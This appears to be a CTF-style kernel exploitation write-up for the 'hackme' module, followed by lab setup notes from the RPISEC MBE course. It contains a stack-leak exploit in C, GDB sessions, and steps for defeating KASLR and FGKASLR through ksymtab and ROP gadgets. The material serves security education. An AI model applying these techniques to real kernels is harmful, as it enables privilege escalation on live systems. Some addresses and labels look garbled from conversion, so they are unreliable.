
Looking at **run.sh** tells us that we are against a kernel with all protections enabled. I also added **-s** to the **qemu** command in the script in order to open up port 1234 which we can use with **gdb** to debug the kernel (**gdb remote :1234**).

To summarize:

- KASLR is enabled which is just a pain to deal with
- SMEP is enabled which does not allow userland pages to be executed while in kernel mode
- SMAP is enabled which does not allow userland pages to be accessed (blocks all RWX while in kernel)

Reversing

There are 2 main functions, **hackme_read**:



The screenshot shows the Immunity Debugger interface with the title bar "Decompile: hackme_read - (hackme.ko)". The main window displays the C decompiled code for the **hackme_read** function. The code includes variable declarations, function calls like `_fentry_()` and `_check_object_size`, and conditional logic for buffer overflow detection and invalid instruction handling.

```
1 long hackme_read(undefined8 param_1,undefined8 param_2)
2 {
3     long lVar1;
4     ulong uVar2;
5     ulong extraout_RDX;
6     long in_GS_OFFSET;
7     undefined local_a0 [128];
8     long local_20;
9
10    _fentry_();
11    local_20 = *(long *) (in_GS_OFFSET + 0x28);
12    _memcpy(hackme_buf,local_a0);
13    if (0x1000 < extraout_RDX) {
14        _warn_printk("Buffer overflow detected (%d < %lu)!\n",0x1000,extraout_RDX);
15        do {
16            invalidInstructionException();
17        } while( true );
18    }
19    _check_object_size(hackme_buf,extraout_RDX,1);
20    lVar1 = _copy_to_user(param_2,hackme_buf,extraout_RDX);
21    uVar2 = 0xfffffffffffffff2;
22    if (lVar1 == 0) {
23        uVar2 = extraout_RDX;
24    }
25    if (local_20 == *(long *) (in_GS_OFFSET + 0x28)) {
26        return uVar2;
27    }
28    /* WARNING: Subroutine does not return */
29    _stack_chk_fail();
30 }
31 }
```

And **hackme_write**:

C# Decompile: hackme_write - (hackme.ko)

```
1 | ulong hackme_write(undefined8 param_1,undefined8 param_2)
2 | {
3 |     long lVar1;
4 |     ulong uVar2;
5 |     ulong extraout_RDX;
6 |     long in_GS_OFFSET;
7 |     undefined local_a0 [128];
8 |     long local_20;
9 |
10|     __fentry__();
11|     local_20 = *(long *)(in_GS_OFFSET + 0x28);
12|     if (0x1000 < extraout_RDX) {
13|         __warn_printk("Buffer overflow detected (%d < %lu)!\n",0x1000);
14|         do {
15|             invalidInstructionException();
16|         } while( true );
17|     }
18|     __check_object_size(hackme_buf,extraout_RDX,0);
19|     lVar1 = _copy_from_user(hackme_buf,param_2,extraout_RDX);
20|     if (lVar1 == 0) {
21|         __memcpy(local_a0,hackme_buf,extraout_RDX);
22|         uVar2 = extraout_RDX;
23|     }
24|     else {
25|         uVar2 = 0xfffffffffffff2;
26|     }
27|     if (local_20 == *(long *)(in_GS_OFFSET + 0x28)) {
28|         return uVar2;
29|     }
30|     /* WARNING: Subroutine does not return */
31|     __stack_chk_fail();
32| }
33| }
```

The bug occurs as we can read and write up to 4096 bytes of data onto a stack buffer local_a0, which has a fixed size of 128 bytes. This means that we can easily leak a stack cookie to defeat the canary, and possibly leak other values to defeat KASLR.

Exploitation

First, we leak the stack to defeat the canary and KASLR.

```
#include <unistd.h>
#include <fcntl.h>
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>

int global_fd;

unsigned long int user_cs;
unsigned long int user_ss;
unsigned long int user_rflags;
unsigned long int user_sp;

void leak_stack(void)
{
    unsigned long int leak[50];
    ssize_t r;

    printf("[*] Leaking stack...\n");
    r = read(global_fd, // File descriptor to read from
             leak, // buffer to receive data
             sizeof(leak));

    for (int i = 0; i < 50; i++)
    {
        printf("[%d]=0x%lx\n", i, leak[i]);
    }
}

void open_device(void)
{
    global_fd = open("/dev/hackme", O_RDWR);
    if (global_fd < 0)
    {
        printf("[-] Failed to open device\n");
        exit(-1);
    }
}

void save_state(void)
{
    printf("[*] Preparing round trip to the kernel\n");
    __asm__(
        ".intel_syntax noprefix;"
        "mov user_cs, cs;" // user_cs = cs
        "mov user_ss, ss;" // user_ss = ss
        "mov user_sp, rsp;" // user_sp = current location of stack pointer
        "pushf;" // push flags onto stack
        "pop user_rflags;" // store RFLAGS into user_rflags
        ".att_syntax;"
    );
}

int main()
{
    save_state();
    open_device();
    leak_stack();
}
```

This code will leak 50 values from the stack. We used an array of unsigned long since the target is x64.

You can compile it using the command: `gcc -o initramfs/exploit exploit.c -static`. Let's take a look at the address of `hackme_read`:

```
/ # cat /proc/kallsyms | grep hackme
fffffffffc02740c0 t hackme_release [hackme]
fffffffffc0274000 t hackme_write [hackme]
fffffffffc02741a0 t hackme_open [hackme]
fffffffffc02740d0 t hackme_read [hackme]
fffffffffc0276000 d hackme_misc [hackme]
fffffffffc0274187 t hackme_exit [hackme]
fffffffffc02750a0 r hackme_fops [hackme]
fffffffffc0275076 r .LC1 [hackme]
fffffffffc02751a0 r __note_7 [hackme]
fffffffffc0276080 d __this_module [hackme]
fffffffffc0274187 t cleanup_module [hackme]
fffffffffc0276440 b hackme_buf [hackme]
```

Looking at this in GDB we can see that the stack cookie is located at [rbp-0x18], initialized at 0xfffffffffc0274100.

```
(gdb) target remote :1234
Remote debugging using :1234
0xffffffff8e01b652 in ??()
(gdb) set disassembly-flavor intel
(gdb) disassemble 0xfffffffffc02740d0,+150
Dump of assembler code from 0xfffffffffc02740d0 to 0xfffffffffc0274166:
0xfffffffffc02740d0: nop    DWORD PTR [rax+rax*1+0x0]
0xfffffffffc02740d5: push   rbp
0xfffffffffc02740d6: mov    rdi,0xfffffffffc0276440
0xfffffffffc02740dd: mov    rbp,rsp
0xfffffffffc02740e0: push   r12
0xfffffffffc02740e2: push   rbx
0xfffffffffc02740e3: mov    r12,rsi
0xfffffffffc02740e6: lea    rsi,[rbp-0x98]
0xfffffffffc02740ed: mov    rbx,rdx
0xfffffffffc02740f0: sub    rsp,0x88
0xfffffffffc02740f7: mov    rax,QWORD PTR gs:0x28
0xfffffffffc0274100: mov    QWORD PTR [rbp-0x18],rax
0xfffffffffc0274104: xor    eax,eax
0xfffffffffc0274106: call   0xffffffff8e00dd60
0xfffffffffc027410b: cmp    rbx,0x1000
0xfffffffffc0274112: ja    0xfffffffffc0274163
0xfffffffffc0274114: mov    edx,0x1
0xfffffffffc0274119: mov    rsi,rbx
0xfffffffffc027411c: mov    rdi,0xfffffffffc0276440
0xfffffffffc0274123: call   0xffffffff8e92dde0
0xfffffffffc0274128: mov    rdx,rbx
0xfffffffffc027412b: mov    rsi,0xfffffffffc0276440
0xfffffffffc0274132: mov    rdi,r12
0xfffffffffc0274135: call   0xffffffff8eac2070
0xfffffffffc027413a: test   rax,rax
0xfffffffffc027413d: mov    rax,0xfffffffffffff2
0xfffffffffc0274144: cmov   rax,rbx
0xfffffffffc0274148: mov    rcx,QWORD PTR [rbp-0x18]
```

Once the breakpoint is hit, we get the current canary value.

```
(gdb) b * 0xffffffffc0274100      Breakpoint 1 at 0xffffffffc0274100
(gdb) c                          Continuing.
Breakpoint 1, 0xffffffffc0274100 in ?? ()
(gdb) x/xg rax
No symbol table is loaded. Use the "file" command.
(gdb) x/xg $rax
0xe8e7c19f6a63ba00: Cannot access memory at address 0xe8e7c19f6a63ba00
(gdb) █
```

If we look at the exploit codes output, we can see we have successfully leaked the canary at array index 2:

```
[1]=0x24
[2]=0xe8e7c19f6a63ba00
[3]=0xfffff929586c9ec10
[4]=0xfffffabd2801bfe68
[5]=0x4
[6]=0xfffff929586c9ec00
```

If we boot into this multiple times when trying to use commit_creds that FGKASLR is enabled vs normal KASLR, which means that individual functions have their addresses randomized and we cannot defeat FGKASLR by just leaking one address and finding the offset.

Boot 1:

```
/ # cat /proc/kallsyms | grep "T commit_creds"
ffffffff8e74b0a0 T commit_creds
/ # cat /proc/kallsyms | grep "T startup_64"
ffffffff8e000000 T startup_64
```

Boot 2:

```
/ # cat /proc/kallsyms | grep "T commit_creds"
ffffffff84026130 T commit_creds
/ # cat /proc/kallsyms | grep "T startup_64"
ffffffff83a00000 T startup_64
```

The lack of fixed offsets tells us this.

Defeating FGKASLR

Lucky for us there are parts of the image that cannot be randomized by FGKASLR, so if we find those, we can still use a fixed offset to get their addresses. Before we can find them though we need to be able to grab output from the file `/proc/kallsyms`. To do this I simply created a serial port to redirect output easier:

```
-serial telnet:localhost:4321,server,nowait
```

From here we simply run the `run.sh` script and from another console run `echo "cat /proc/kallsyms" | nc 127.0.0.1 4321 > boot.one`. I recommend tailing the output as netcat will not auto exit (`tail -f`). Once the command output has been written reboot the image and repeat the steps (of course save the second file as `boot.two`).

With the two files generated (`boot.one` and `boot.two`) we can combine them and identify the symbols that are not affected by `fgkaslr` (for a ROP chain):

```
(b00f@linux-development) -[~/kernel-rop]$ cat boot.one > boot.combined
(b00f@linux-development) -[~/kernel-rop]$ cat boot.two >> boot.combined
(b00f@linux-development) -[~/kernel-rop]$ sort boot.combined | uniq -d
0000000000000000 A fixed_percpu_data
0000000000000000 A __per_cpu_start
0000000000001000 A cpu_debug_store
0000000000002000 A irq_stack_backing_store
-snip-
fffffffffffa7cbbe55 r .LC2
fffffffffffa7cc350a r .LC6
fffffffffffa7cc65e6 r .LC6
fffffffffffa7cc6b58 r .LC1
fffffffffffa7cc6eb8 r .LC3
fffffffffffa7cc6eb8 r .LC4
```

With that I went ahead and uncommented the serial port, simply because I don't want to netcat in every time to launch the exploit.

Additionally, `ksymtab` of important functions like `commit_creds` and `prepare_kernel_cred` are also not affected by `FGKASLR`. So, we can use them to locate the addresses of these functions at runtime.

ksympath

Here is the structure of an entry in ksymtab.

```
struct kernel_symbol {
    int value_offset;
    int name_offset;
    int namespace_offset;
};
```

The value_offset is what we are interested in, it is simply the offset from the symbol entry's address in ksymtab to the actual symbol's address itself. We can read them from /proc/kallsyms.

```
fffffffffa719e008 r __ksymtab_zs_compact
fffffffffa719e014 r __ksymtab_zs_create_pool
fffffffffa719e020 r __ksymtab_zs_destroy_pool
fffffffffa719e02c r __ksymtab_zs_get_total_pages
fffffffffa719e038 r __ksymtab_zs_huge_class_size
fffffffffa719e044 r __ksymtab_zs_malloc
fffffffffa719e050 r __ksymtab_zs_map_object
fffffffffa719e05c r __ksymtab_zs_pool_stats
fffffffffa719e068 r __ksymtab_zs_unmap_object
fffffffffa719e074 R __stop__ksymtab_unused
fffffffffa719e074 R __stop__ksymtab_gpl_future
fffffffffa719e074 R __stop__ksymtab_gpl
fffffffffa719e074 R __start__ksymtab_unused_gpl
fffffffffa719e074 R __start__ksymtab_unused
fffffffffa719e074 R __start__ksymtab_gpl_future
```

To leak the image base, we simply need to inspect the stack and look for any kernel address that belongs to these unaffected regions.

Lucky for us there is one at offset 38 (we can tell because the last 4 bytes are the same across reboot).

```
(b00f@linux-development)-[~/kernel-rop]
$ echo "" > results.txt && for i in {1..40}; do sort leak.comb | grep "\[$i\]" >> results.txt; done;

(b00f@linux-development)-[~/kernel-rop]
$ python3 find_survivors.py
== [1]=0x15
[1]=0x15 == [1]=0xfffffb457001bfe40
[2]=0x1ded2c0b75ec7200 == [2]=0x1fa723a9de5a2800
[36]=0xfffffffffb2c41b6a == [36]=0xfffffffffb79c512a
[37]=0xfffffa08dc01bfff48 == [37]=0xfffffb457001bfff48
[38]=0xfffffffffb220a157 == [38]=0xfffffffffb700a157
```

With the image base leaked we can use the following gadgets to form an arbitrary read.

- pop rax
- ksymtab
- mov eax, dword ptr [rax]

Finally we can return back to userland via the KPTI trampoline, which is luckily also not affected by FGKASLR, and read the value from eax.

Lab 0x0aC

Before you can compile this KVM you must add the **<linux/slab.h>** header file as shown below.

```
8 #include <linux/module.h>      // included for all kernel modules
9 #include <linux/kernel.h>       // included for KERN_INFO
10 #include <linux/init.h>        // included for __init and __exit macros
11
12 #include <linux/slab.h>        // needed when using kmalloc or kzalloc (NEEDED TO BE ADDED)
13 #include <linux/fs.h>          // included for filesystem structs
14 #include <linux/miscdevice.h> // included for device driver stuff :
15 #include <linux/string.h>       // Because memcpy :)
16 #include <linux/random.h>       // get_random_bytes()
17
18 #include <asm/uaccess.h>
```

You will also need the following **Makefile**, to use it simply type “make” in the same directory as the where the lab10.c KVM source code is.

```
obj-m += lab10C.o

all:
    make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules

clean:
    make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
```

Make sure you compile inside the MBE virtual machine provided by RPSEC. After “insmoding” change the ownership to the gameadmin (**chown gameadmin /dev/pwn**).